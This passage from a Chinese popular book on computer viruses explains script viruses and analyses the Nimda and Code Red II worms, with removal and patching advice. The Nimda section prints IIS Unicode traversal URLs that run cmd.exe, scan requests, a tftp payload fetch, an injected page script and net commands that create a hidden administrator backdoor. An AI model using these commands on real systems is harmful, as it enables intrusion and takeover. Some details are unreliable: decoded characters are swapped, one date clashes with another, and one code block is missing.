由上面的叙述可以知道，大部分驻留内存的病毒会在加载病毒代码之前，检查系统的内存状态（判断内存中是否有病毒），感染文件之前，查看文件的状态，看看该文件是否已经被感染了，如果被感染了则不再重复感染。这种机制导致了一种反病毒技术的出现，也就是形形色色的免疫程序，使用一个程序设置内存的状态，设置 CPU 的状态或者设置文件的一些特征，从而防止某种特定的病毒进入系统。

从实际的作用来看，这种免疫程序的作用是有限的，因为只有对病毒进行了详细的分析才能够编写出这样的免疫程序，而如果已经对病毒进行了详细的分析，应该可以很方便的编写出检查和清除病毒的程序，所以与其使用这种免疫程序防止病毒的感染，不如在执行文件之前进行彻底的病毒检测以防止执行带有病毒的程序。

第七节 浏览就可以传染—可怕的脚本病毒

随着因特网的广泛使用，电脑病毒也出现了新的发展趋势，脚本病毒在 1999 年以后已经成为最主要的病毒类型之一。脚本病毒类似于前面所描述的宏病毒，但是它的执行环境不再局限于 WORD、EXCEL 等微软 OFFICE 应用程序，而是随着微软将脚本语言和视窗操作系统日益紧密的结合，扩展到网页、HTA（基于 HTML 的应用程序），甚至文本文件中。

脚本语言：脚本语言是介于 HTML 和 Java、C++ 和 Visual Basic 之类的编程语言之间的语言。HTML 通常用于格式化文本和链接网页，基本上没有什么处理功能，编程语言通常用于表示一系列复杂指令和逻辑。脚本语言也可用来向计算机发送指令，但它们的语法和规则没有可编译的编程语言那样严格和复杂，而且脚本语言是解释执行的，直接可以执行脚本语言的文本而不需要使用一个庞大的编译器将脚本语言编译成机器语言。执行脚本语言需要一个脚本语言引擎解释执行脚本语言编写的程序。主要的脚本语言包括下面几种：

- *活动服务器页面（Active Server Pages），在因特网服务器端执行的脚本，构造变化多端的页面供浏览。*
- *微软可视化 BASIC 脚本语言（Microsoft Visual Basic Scripting Edition），使用微软视窗操作系统内置的脚本引擎。*
- *爪哇脚本语言（Java Script）使用浏览器内置的脚本引擎执行。*

其他的脚本语言还有 PHP、REXX、PERL 等。由于能自我复制、扩散的程序就可以成为病毒了，脚本语言的功能越来越强大，现代的脚本语言基本上可以完成所有的文件系统操作，所以使用脚本语言的病毒的出现也就成为必然。

脚本语言病毒的基本原理


脚本语言存在的一个最重要的基础和前提是，如何满足病毒的基本前提，复制自身？使用 VBScript 可以很容易的完成这个任务。下面是一个普通的 VBscript 脚本程序（由于众所周知的原因，我们在这里使用的是伪代码而不是实际的 VBScript 语言代码）：

```
设置  对象 1 =  创建对象（“Scripting.FileSystemObject”）  //创建一个文件操作对象对象 1.
创建文本文件( "virus.txt", 1)                    //通过这个文件对象的方法创建一个TXT 文件
```

如果我们把这两句话保存成为后缀名为.vbs 的 VBS 脚本文件，点击就会在当前目录创建

一个文本文件。
如果把第二句改为：
对象 1.获取文件(WScript.ScriptFullName).拷贝("virus.vbs")
就可以将自身复制到当前目录的 virus.vbs 文件中。它的意思是把程序本身的内容拷贝到目的位置。这么简单的两行代码就实现了自我复制的功能，已经具备病毒的基本特征。

下面的一些伪代码，可以实现对微软邮件系统的感染，具有一个脚本病毒的基本功能：



上面的代码就可以通过 Outllok 的邮件系统把自己以附件的方式扩散出去。

从这些简单的伪代码中，我们可以看出，仅仅这么简单的几行代码，就能成为具有自我复制、繁殖、骚扰网络的病毒了。当然，我们可以为它添加更多的本领，比如：修改注册表、删除文件、发送被感染者的文件、隐藏自己，感染其他文件。其实，以目前视窗系统的编程开放特性，以及脚本语言和视窗操作系统的紧密集成，上面的功能都很容易实现。一个中级的 VB 程序员，没有任何的汇编知识，很容易就能制作类似的蠕虫病毒。

计算机世界的不断发展，界面的友好性以及代码开放性都为病毒的产生提供更好的平台。一个程序简单的病毒，同样能够成为破坏力强大的超级病毒。可以这么说：病毒制作早已经进入高级编程阶段。不会低级机器语言的程序员，也能够制作功能强大的病毒。

正是因为病毒制作进入高级编程阶段，使得病毒的制作更加容易，更多稍微有编程基础

的人就能写出病毒来。同时，象脚本病毒这样的代码，如果不加密，它的源代码也能轻松看见，这被更多的有低级趣味的低级程序员所利用。从“爱虫”等脚本病毒开始，它们的源代码也随着病毒一起扩散开来，被人改装过后就发展成新的病毒，什么 Homepage、Mayday 等，都几乎差不多。最近，又有人改装成“杰西卡蠕虫”病毒，用“163 电子邮箱收费通知”做标题，其基本代码和扩散部分代码完全是 I Love You 病毒的抄袭。

脚本病毒包括下面的几种基本类型：

- 基于 JAVAScript 的脚本病毒

使用 JAVAScript 语言编写的病毒，主要运行在 IE 浏览器环境中，可以对浏览器的设置进行修改，主要破坏是对注册表的修改，危害不是很大。

- 基于 VBScript 的脚本病毒

使用 VBScript 语言的病毒，可以在浏览器环境中运行，更重要的是，这种病毒和普通的宏病毒并没有非常清晰的界限，可以在 Office，主要是 Outlook 中运行，可以执行的操作非常多，前面描述的例子就是使用 VBScript 语言编写的，甚至可以修改硬盘上的东西，删除文件，执行程序等，危害非常大。

- 基于 PHP 的脚本病毒

这是新的病毒类型，感染 PHP 脚本文件，主要对服务器造成影响，对个人电脑影响不大，目前仅有一个“新世界”（NewWorld）病毒，并没有造成很大的破坏，但是前景非常难以估计，如果 PHP 得到更加广泛的使用，这种病毒将成为真正的威胁。

- 脚本语言和木马程序结合的病毒

这种病毒除了使用脚本语言进行扩散以外，还会在受到侵入的计算机上安装一个名为特洛伊木马程序，容许他人未经授权访问受到感染的计算机。一种典型的方法是，通过直接在病毒代码中包括二进制的木马程序编码，或者另外一个叫做 VIRUS.BIN 的文件，通过脚本语言直接执行 DEBUG 程序，使用 DEBUG 程序将 VIRUS.BIN 存储成为 VIRUS.EXE，然后通过脚本语言就可以偷偷的执行这个木马程序了。

这种木马和脚本相结合的病毒已经成为最近病毒发展的新趋势，也给反病毒软件厂商带来了很大的挑战。

第八节 针对 IRC 的蠕虫程序

这类病毒在 90 年代早期曾经广泛流行，但是随着即时聊天系统的普及和基于浏览的浏览逐渐成为交流的主要方式，这种病毒出现的机会也就越来越小了，所以我们对这种病毒不作详细的描述。

第九节 “恶意代码”—不是病毒的病毒

第一种恶意代码是远程控制程序，通常称之为特洛伊木马，关于这种恶意代码我们将在

有关黑客那一章作详细的描述。

第二种是恶作剧程序，最有名的是“麦当劳女鬼”，这个恶作剧程序在香港曾经吓死了女职员，虽然由于不具有自我传播的特性，但是所有的杀毒软件厂商仍然把这个程序作为恶意代码处理。杀无赦！

第三种是潜在的病毒，由于开发中的错误或者其他一些原因，造成病毒的感染部分不能正常工作，这些程序不能看作病毒，但是杀毒软件也把它作为恶意代码处理。

还有就是各种病毒制造机，多态病毒生成器等，这些东西虽然不是病毒，但是作为病毒的开发工具，还是不要流传的好，所以杀毒软件看到这些程序当然是“仇人相见分外眼红”了，杀，没有什么好商量的。

第四章 真实的病毒故事

第一节 尼姆达病毒，和恐怖分子有关？

2001 年 9 月 18 日，距离美国“911”恐怖分子袭击事件整整一周的时间，一个新的，传染力非常巨大的病毒首先在美国出现，由于这个时间和出现的地点是如此的巧合，因此有报道认为这个病毒是恐怖分子策划的又一起针对美国的袭击事件，当然我对此表示怀疑，如果需要配合 911 的袭击的话，为什么不在 9 月 11 日当天就散布这个病毒，这样的效果不是更好吗。

产生和传播：

2001 年 9 月 18 日上午在美国首次出现，当天下午，已经有超过 130，000 台服务器和个人电脑遭受感染

2001 年 9 月 18 日晚，在日本、韩国、中国香港、新加坡和中国大陆地区都收到感染该病毒的报告，同时，该病毒也迅速传播到欧洲地区。

2001 年 9 月 19 日，超过 150，000 的公司遭受感染，大量公司网络遭到病毒袭击后，不得不关闭自己的因特网服务器。

截至 2001 年 9 月 19 日，几乎所有和因特网连接的电脑都有可能遭受到病毒的袭击。

危害和损失：

对网络带宽的危害，为了传播病毒，该病毒发送带有附件的电子邮件，然后扫描并感染易受攻击的服务器，并感染到网络的共享硬盘上，接着向所有访问被感染服务器所控制网页的上网者传播病毒，最大的危害是对系统带宽方面的，由于病毒的传播占用了大量的系统带宽，造成系统速度的明显下降。

带宽：考察网络性能的一个重要指标，类似于高速公路的宽度，显然双向六车道的高速公路，通过能力要远远大于双向四车道的高速公路。带宽决定了在一段指定的时间内，可以通过的数据量，高的带宽，可以使你在一分钟之内，下载更多的歌曲，可以更快的浏览网页。

安全漏洞，由于该病毒会打开硬盘的所有共享，并使任何用户使用 guest 帐号就可以登录到被感染的电脑上，这样会造成严重的安全漏洞，被感染电脑的重要信息、重要文件会被任何访问者轻易的获取。

guest 帐号：在安全专家的眼中，Guest 帐号是系统安全的恶梦，在一般基于口令的系统安全策略中，任何人登录到电脑上，需要一个用户名和一个口令，然后才可以访问相应的文件或者程序。为了在整个网络范围内提供一些大家可以随时访问的公共资源，一般系统都提

供了一个 guest 帐号，使用这个用户名可以不需要口令就进入系统，如果 guest 帐号的权限是所有的硬盘、所有的权限（读、写、删除等等），你可以想象这对系统安全是一个多致命的打击。

经济损失，虽然尼姆达病毒不会实际的破坏硬盘或者数据，但是它采用的传播方式众多，占用大量的网络资源，更重要的是由于它所引起的安全漏洞，将使被感染的电脑必须停止服务并且彻底清除病毒（最稳妥的方法只有重新安装系统，而且还需要对所有的 HTML 页面进行清理），这种停止服务和重新安装软件的费用是巨大的，根据估计，截至到 2001 年 8 月 24 日，造成的经济损失已经超过 5.3 亿美元。

下面我们稍微深入地看一看这个被誉为“瑞士军刀”的病毒。

名称：

下面这些名称都指的是尼姆达病毒：

Worm.Concept.57344

W32/Nimda.A@mm

W32/Nimda@mm

I-Worm.Nimda

中国一号

受影响的系统：

所有的 Windows 32 位平台，Windows 95, Windows 98, Windows Me, Windows NT 4, Windows 2000

大小： 57344 字节

病毒文件：

该病毒可能会以下面这些文件名存在，病毒的作者采用了很高明的隐蔽手法，这些文件都是实际系统中存在的，但是病毒将自己放在一个稍微不同的位置，这样你就很难注意到它的存在了（甚至包括我这样的专家，也弄不清微软自己的 mmc.exe 究竟应该放在 windows 的目录还是 Windows 下面的系统目录中）：

Windows 目录、系统目录和临时目录：Windows 目录就是你将 Windows 安装到的目录，对于 Windows9x 一般都是 c:\windows，或者其他硬盘上的\windows 目录，Windows2000 是\Winnt，如果你在安装时选择了其他目录，那么就是你安装时选择的目录。系统目录是 Windows 目录下的子目录，一般是 Windows\System 目录，如果是 Windows NT 或者 Windows2000，是 Winnt\system32 目录。临时目录是系统存放临时文件的地方，也是 Windows 目录下的子目录，一般是 Windows\Temp 目录。

mmc.exe：出现在 windows 文件夹，执行扫描和创建 tftpd 的进程就是它。注意 windows 系统目录里也有一个 mmc.exe，这个 mmc.exe 是 Windows 本身就存在的，是微软管理控制台程序（Microsoft Manage Console），微软的一个管理程序。

riched20.dll：riched20.dll 除了出现在 windows 系统目录里，还可能出现在任何有*.doc 文件的目录里。 Riched20.dll 是进行文本编辑的一个动态连接库，因为它是 winword.exe 和 wordpad.exe 运行时都要调用的所以当打开 DOC 文件时就等于运行了尼姆达病毒。

[Admin.dll] Admin.dll 除了在 C:，D:，E:的根目录外还可出现在下面的"TFTP*****"出现的地方。

[load.exe] 出现在 windows 系统目录，配合对 system.ini 的修改，可以保证在启动系统的时候，首先执行的是这个文件。

[%temp%\readme.exe]，临时目录下面的 readme.exe 文件。

[TFTP****] 形如"TFTP3233"。文件位置取决于使用 tftp 的目录。如果是 "GET /scripts/root.exe?/c+tftp -i [本地 IP 地址] GET Admin.dll HTTP/1.0" 那么位置就在

"Inetpub\scripts\"。如果是 "GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+tftp -i [本地 IP 地址] GET Admin.dll HTTP/1.0" 那么位置就在"/scripts/..%c1%1c../"也就是根目录。

%c1%1c？在浏览一个网页的时候，我们经常会看到这样一些以百分号开始的符号，实际上这是一些中文或者其他非西方文字的字符，很多老的标准是以英文字母为基础的，为了和这些软件兼容，在表示非西方字符的时候，就采用%数字+%数字的方法表示下面是一个 unicode 的编码。

Unicode：Unicode 是一种重要的交互和显示的通用字符编码标准，它覆盖了美国、欧洲、中东、非洲、印度、亚洲和太平洋的语言，以及古文和专业符号。Unicode 允许交换、处理和显示多语言文本以及公用的专业和数学符号。它希望能够解决多语言的计算，如不同国家的字符标准，但并不是所有的现代或古文都能够获得支持，象中国文字，《康熙字典》收录的实际万汉字中。

Unicode 字符可以适用于所有已知的编码。Unicode 是继 ASCII（美国国家交互信息标准编码）字符码后的一种新字符编码，它用一个 16 位（两个字节）的数字编码一个字符。因此最多可以表示 65536 个字符。可以满足绝大多数现代语言字符数字化的需要。

[readme.eml] 这是一个邮件文件，这个巧妙的文件利用了 IE5.01/IE5.5 的一个重要漏洞（为什么微软的东西总有这么多的漏洞呢）。我们知道 html 格式的邮件中图片和多媒体文件都是自动打开的，而可执行文件不是。但如果把可执行文件指定为多媒体类型，也会自动下载打开。下面是 readme.eml 的一段代码：

--====_ABC1234567890DEF_====

Content-Type: audio/x-wav; 骗浏览器自己是一个音频文件！

name="readme.exe"

Content-Transfer-Encoding: base64

Content-ID:

另外，如果文件夹是“按 web 页查看”（如果你把鼠标移动到一个文件上面的时候，显示的光标是一只手，那你就要小心了），那么即使只是用鼠标单击选中 readme.eml 也会导致蠕虫的执行，如果把扩展名改为 mht 也是可以的，但改为 htm 就不行。

[readme.nws] 同 readme.eml，只是出现的几率很小。

[*.exe] 可执行文件被感染后，可能是任何文件名。

传播方式：

（一）通过电子邮件 ，当用户收到邮件的正文为空，似乎没有附件，实际上邮件中嵌入了病毒的执行代码，当用户用 OUTLOOK、OUTLOOK EXPRESS（没有安装微软的补丁包的情况下）收邮件，在预览邮件时，病毒就已经不知不觉中执行了。病毒执行时会将自己复制到临时目录，再运行在临时目录中的副本。病毒还会在 windows 的 system 目录中生成 load.exe 文件，同时修改 system.ini 中的 shell 从 shell=explorer.exe 改为 explorer.exe load.exe –dontrunold，使病毒在下次系统启动时仍然被激活。另外，在 system 目录下，病毒还会生成一个副本：riched20.dll。而 riched20.dll 目录在 windows 系统中就存在，而它就把它覆盖掉了。病毒执行之后，会在因特网临时文件夹中读取所有"htm"，"html"文件并从中提取电子邮件地址， 从信箱读取电子邮件地址并从中提取 SMTP 服务器，然后发送 readme.eml，这可比仅仅通过 outlook 传播要厉害和隐蔽得多。

（二）通过微软的 unicode 漏洞

在 IIS 4.0 和 IIS 5.0 在 Unicode 字符解码的实现中存在一个安全漏洞，导致用户可以远程通过 IIS 执行任意命令。当 IIS 打开文件时，如果该文件名包含 unicode 字符，它会对其进行解码，如果用户提供一些特殊的编码，将导致 IIS 错误的打开或者执行某些 web 根目录以外

的文件。

对于 IIS 5.0/4.0 中文版，当 IIS 收到的 URL 请求的文件名中包含一个特殊的编码例如"%c1%hh"或者"%c0%hh",它会首先将其解码变成:0xc10xhh， 然后尝试打开这个文件，Windows 系统认为 0xc10xhh 可能是 unicode 编码，因此它会首先将其解码，如果 0x00<= %hh < 0x40 的话，采用的 解码的格式与下面的格式类似：

%c1%hh -> (0xc1 - 0xc0) * 0x40 + 0xhh

%c0%hh -> (0xc0 - 0xc0) * 0x40 + 0xhh

因此，利用这种编码，我们可以构造很多字符，例如:

%c1%1c -> (0xc1 - 0xc0) * 0x40 + 0x1c = 0x5c = '/'

%c0%2f -> (0xc0 - 0xc0) * 0x40 + 0x2f = 0x2f = '\'

攻击者可以利用这个漏洞来绕过 IIS 的路径检查，去执行或者打开任意的文件。

如果系统包含某个可执行目录，就可能执行任意系统命令。下面的 URL 可能列出当前目录的内容：

http://www.victim.com/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir

利用这个漏洞查看系统文件内容也是可能的：

http://www.victim.com/a.asp/..%c1%1c../..%c1%1c../winnt/win.ini

（三）通过红色代码二代建立的 root.exe

红色代码二代会在 IIS 的几个可执行目录下放置 root.exe

也是尽人皆知，Nimda 首先在 udp/69 上启动一个 tftp 服务器

然后会作以下扫描

```
GET /scripts/root.exe?/c+dir HTTP/1.0
GET /MSADC/root.exe?/c+dir HTTP/1.0
GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET
msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.
exe?/c+dir HTTP/1.0
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
```

一旦发现有弱点的系统就使用类似下面的命令

GET /scripts/root.exe?/c+tftp -i xxx.xxx.xxx.xxx GET Admin.dll HTTP/1.0

把文件传到主机上去，然后再 GET /scripts/Admin.dll HTTP/1.0

（四）通过 WWW 服务 在所有文件名中包含 default/index/main/readme 并且扩展名为

htm/html/asp 的文件 所在目录中创建 readme.eml，并在文件末加上下面这一行 <html><script language="JavaScript">window.open("readme.eml", null, "resizable=no,top=6000,left=6000")</script></html>
也就是说如果一台 web 服务器被感染了，那么大部分访问过此服务器的机器都会被感染。
（五）通过局域网
Nimda 会搜索本地的共享目录中包含 doc 文件的目录，一但找到，就会把自身复制到目录中命名为 riched20.dll（原理见前）
（六）以病毒的方式
搜索[SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths]寻找在远程主机上的可执行文件， 一旦找到，Nimda 就会以病毒的方式感染文件。有一点不同的是，它把原文件作为资源存储在新文件中， 运行新文件时再当作可执行文件来调用。奇怪的是 Nimda 过滤了 winzip32.exe，它不会感染 winzip32.exe， 应该是作者发现 winzip 染毒后不能正常运行，就过滤掉这个使用最为广泛的压缩程序。

如何运行的：
病毒采取以下措施确保自己在系统一开机之后就运行：
1）把自己复制到 windows 系统文件夹里命名为 riched20.dll（原理见前）
2）把自己复制到 windows 系统文件夹里命名为 load.exe，
修改 system.ini 把
shell=explorer.exe 改为
shell=explorer.exe load.exe -dontrunold
使病毒在下次系统启动时运行。

安全灾难—创建后门：
1） 如果有足够权限将调用"net.exe"执行以下系统命令：
net user guest /add 增加一个 guest 用户
net user guest /active 激活 guest 用户
net user guest "" guest 用户的密码为空
net localgroup Administrators guest 将 guest 加到管理员组中！太可怕了。
net localgroup Guests guest /add
结果是空密码的 guest 加到了 Administrators 组中。

2）如果有足够权限将调用"net.exe"执行以下系统命令：
net share c$=c:\
删除[SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security]的所有子键
结果是 C:\设为完全共享。

作者是谁？
程序的作者在程序中留下了以下标记：
fsdhqherwqi2001
Concept Virus(CV) V.5, Copyright(C)2001 R.P.China
可能对最终找出作者有帮助。
从这些信息来看，似乎作者来自中国，但是在作者没有站出来承认之前，这些文字可以使任何人加在病毒代码里的。

为什么说尼姆达是“概念”蠕虫？

它可以通过至少六种方式传播

它是一个带 exe 扩展名的 dll，可以做为可执行文件运行，也可作为 dll 运行。

它有智慧：当它名为 Admin.dll 被运行时，它会把自己复制到 windows 文件夹命名为 mmc.exe 并带上参数"-qusery9bnow"运行。

当它名为 readme.exe 被运行时，它会把自己复制到%temp%带上参数"-dontrunold"运行.

它会把自己的属性设为“系统”“隐藏”，再改写注册表，使“系统”“隐藏”属性的程序在资源管理器中不可见。

它是一个主机扫描器，一个弱点扫描器，一个后门程序；带有多个漏洞，掌握最新的安全信息；它就是一个黑客，人们把它称为“瑞士军刀”不是没有道理的。

如何清除尼姆达病毒？

在文件夹选项里设置“显示所有文件”

删除 mmc.exe/load.exe/riched20.dll/admin.dll/readme.eml/readme.exe 等所有蠕虫文件。

从原始安装盘中提取 riched20.dll 覆盖 windows 系统文件夹里的同名蠕虫文件。

检查所有大小为 57344 或 79225 的文件。

可以使用“查找”工具，搜索包含 "fsdhqherwqi2001" 的 *.exe/*.dll 和包含 "Kz29vb29oWsrLPh4eisrPb09Pb2"的*.eml/*.nws。

检查 system.ini，去掉自动执行 load.exe 文件的行。

检查所有文件名中包含 default/index/main/readme 并且扩展名为 htm/html/asp 的文件。

删除 C:\的共享

重起系统

如何避免 Nimda 入侵？

根本之道是打补丁：

Unicode 漏洞：http://www.microsoft.com/technet/security/bulletin/ms00-078.asp

MIME 漏洞：http://www.microsoft.com/technet/security/bulletin/ms01-020.asp

IE5.01 SP2：http://www.microsoft.com/windows/ie/downloads/recommended/ie501sp2/default.asp

IE5.5 SP2：http://www.microsoft.com/windows/ie/downloads/recommended/ie501sp2/default.asp

其他解决方案：

打开 IE 的“工具-->internet 选项-->安全-->自定义级别-->文件下载”选“禁用”。

删除所有不需要的默认虚拟目录，或者只给纯脚本执行权，最好不要把任何 web 目录放在系统分区。

检查共享设置，Win9X 的机器不要开完全共享，可以开只读共享，所有共享都要设置口令。

由于尼姆达可以利用红色代码二代创建的后门，所以需打上针对红色代码二代的补丁，

检查 C:\和 D:\ 有没有 explorer.exe，检查 web 目录中有没有 root.exe。

第二节 红色代码是红色的吗？

你知道吗，在“红色代码”流行之前，已经出现过“绿色代码”，而在“红色代码”之

后，又出现了“蓝色代码”，这些五颜六色的东西的出现，仿佛宣告电脑病毒已经成为一种时尚，就像穿衣服有流行色一样，似乎病毒也有了自己的流行色。

实际上，从某种意义上，杀毒软件厂商对一种病毒进行分析之后，将其命名为“绿色代码”应该是引导这场时尚的先锋，因为这种命名，病毒作者故意在新的病毒里面包括了类似“Code Red”之类的字符，让病毒的发现者命名它为“红色代码”，病毒和反病毒共同引导了这场颜色的革命。

红色代码有一代和二代两种，我们重点分析二代：

红色代码二代于 2001 年 8 月首次发现，它是“红色代码”病毒的一个变种。

和“红色代码”一样，它也是利用缓冲区溢出传播到其他 web 服务器。由于收到了大量的因特网信息服务器（IIS Server）被感染的报告。我们把“红色代码二代”定为高度危险。

最早的“红色代码”曾经成功的攻击了白宫的主页，导致其拒绝服务。更进一步，“红色代码二代”可以使黑客在远程取得对服务器的完全控制。如果你使用因特网信息服务器（IIS Server），强烈建议你下载微软的关于”红色代码二代”的最新补丁：你可以在 http://www.microsoft.com/technet/security/bulletin/MS01-033.asp 找到这个补丁。

当一个 web 服务器被感染后，病毒的主线程检查两个标记，一个叫"29A",用来确定是否安装 Trojan.VirtualRoot;另一个标记是一个信号灯,这个信号灯的名字叫“红色代码二代”(Code Red II),如果这个信号灯存在，病毒就进入休眠状态。接下来，主线程检查系统的的缺省语种，如果是中文（包括简体和繁体），就创建 600 个线程，否则就创建 300 个线程（气死我了，为什么我们中国人的服务器要多创建一些线程？）,这些线程产生随机 IP 地址，用来搜索新的因特网服务器，当这些线程开始工作之后，主线程把视窗 NT / 2000 系统目录下的 cmd.exe 拷贝到下面一个存在的位置，

c:\inetpub\scripts\root.exe

d:\inetpub\scripts\root.exe

c:\progra~1\common~1\system\MSADC\root.exe

d:\progra~1\common~1\system\MSADC\root.exe

如果它携带的特洛伊木马能够修改下面的注册表：HKLM\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots

这将使得黑客可通过向因特网服务器发送 HTTP 协议的 GET 请求运行 scripts/root.exe 从而获得对服务器的完全控制. 在中文系统中主线程将休眠 48 小时其它系统中则是 24 小时（理解了，因为休息的时间长，所以线程要多一些）;另外那 300 获或者 00 个线程则不断尝试攻击其他因特网服务器。当主线程一旦休眠时间一过，他将重新启动机器。另外，所有的线程都检查如果是十月或者是 2002 年也重启机器。

这个病毒拷贝 cmd.exe 到 IIS 缺省的可执行目录下从而导致 web 服务器可被远程控制,同时他还在 c:\ 或 D:\下创建一个属性为隐藏\系统\只读的文件 explorer.exe.这个特洛伊被诺顿以及江民公司命名为木马.虚拟根（Trojan.VirtualRoot）。

蠕虫把这个文件打包在自身中，并解包到被感染的机器上。传播将持续 24 或 48 小时直到机器被重启，同一台机器能被再次感染。当机器被重启后，Trojan.VirtualRoot 会被执行因为系统企图执行 explorer.exe 这取决于 windows NT 如何搜索执行文件，C:\explorer.exe 运行后首先休眠几分钟等待注册表都修改完毕。然后她会修改 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SFCDisable

把它设为 0xFFFFFF9D;这就关闭了系统启动时系统文件检查的功能（这家伙，注册表用的好熟悉啊）。

计算机病毒的命名。

为了方便的表示病毒的类型、名称（或者命名的原因）、和重要特征，一般而言，病毒的名称可以都可以分成三个部分：前缀 + 病毒名 + 后缀。
不同的反病毒厂商命名的方式不太一样，但是基本上都遵循这个三部分命名的规则。

前缀表示该病毒发作的操作平台或者病毒的类型，如果没有前缀，一般表示 DOS 操作系统下的病毒。 病毒名为该病毒的名称及其家族；后缀一般可以不要的，只是以此区别在该病毒家族中各病毒的不同，可以为字母表示病毒是某一个家族的第几种变种，或者为数字(数字一般是病毒的大小，以病毒的大小来区分同一家族的不同病毒变种)。例如：WM.Cap.A，A 表示在 Cap 病毒家族中的一个变种，WM 是 Word Macro 的缩写，表示该病毒是一个 Word 宏病毒。

各种前缀的意义如下（具体杀毒软件厂商在命名的时候使用的前缀是不同的，但是基本的内容肯定是一样的）：

1. *WM：Word 宏病毒，可以在 Word6.0 和 Word95(Word7.0)下传播发作，也可以在 Word97(Word8.0)或以上的 Word 下传播发作，但该病毒不是在 Word97 制作完成的。*
2. *W97M：Word97 宏病毒，这些是在 Word97 下制作完成，并只在 Word97 或以上版本的或以上的 Word 传播发作。*
3. *XM：Excel 宏病毒在 Excel5.0 和 Excel95 下制作完成并传播发作，同样，此种病毒也可以在 Excel97 或以上版本传播发 作。*
4. *X97M：在 Excel97 下制作完成的 Excel 宏病毒，此类病毒也可以在 Excel5.0 和 Excel97 下传播发作。*
5. *XF：Excel 程序下的病毒，此类病毒是用 Excel4.0 把程序片断植入新的 Excel 文档中的。*
6. *AM：在 Access95 下制作完成并传播发作的 Access 的宏病毒。*
7. *A97M：在 Access97 下制作完成并传播发作的 Access 的宏病毒。*
8. *W95：顾名思义，这类是视窗 95 病毒，运行在视窗 95 操作系统下，当然也可以运行在视窗 98 下。*
9. *Win：视窗 3.x 病毒，感染视窗 3.x 操作系统的文件。*
10. *W32：32 位视窗病毒，感染所有的 32 位视窗平台。*
11. *WNT：同样是 32 位视窗病毒，但只感染视窗 NT／2000 操作系统。*
12. *HLLC：高级语言伴随（High Level Language Companion）病毒，他们通常是 DOS 病毒，通过新建一个附加的文件来传播。*
13. *HLLP：高级语言寄生（High Level Language Parasitic）病毒，这些通常也是 DOS 病毒，寄生在主文件中。*
14. *HLLO：高级语言改写（High Level Language Overwriting）病毒，通常是 DOS 病毒，以病毒代码改写主文件。*
15. *Trojan/Troj：这并不是病毒，只是特洛伊木马，通常装扮成有用的程序，但通常包括了进行破坏或者窃取数据的恶意代码，特洛伊木马并不会传染。*
16. *VBS：用 Visual Basic Script 脚本语言编写的病毒。*
17. *JS：使用 JAVAScript 脚本语言编写的病毒。*
18. *PHP：使用 PHP 脚本语言编写的病毒。*
19. *HTML：使用 HTML 语言编写的病毒。*
20. *AOL：美国在线（AOL）环境下特殊的木马，其目的通常位窃取 AOL 的密码等信息。*
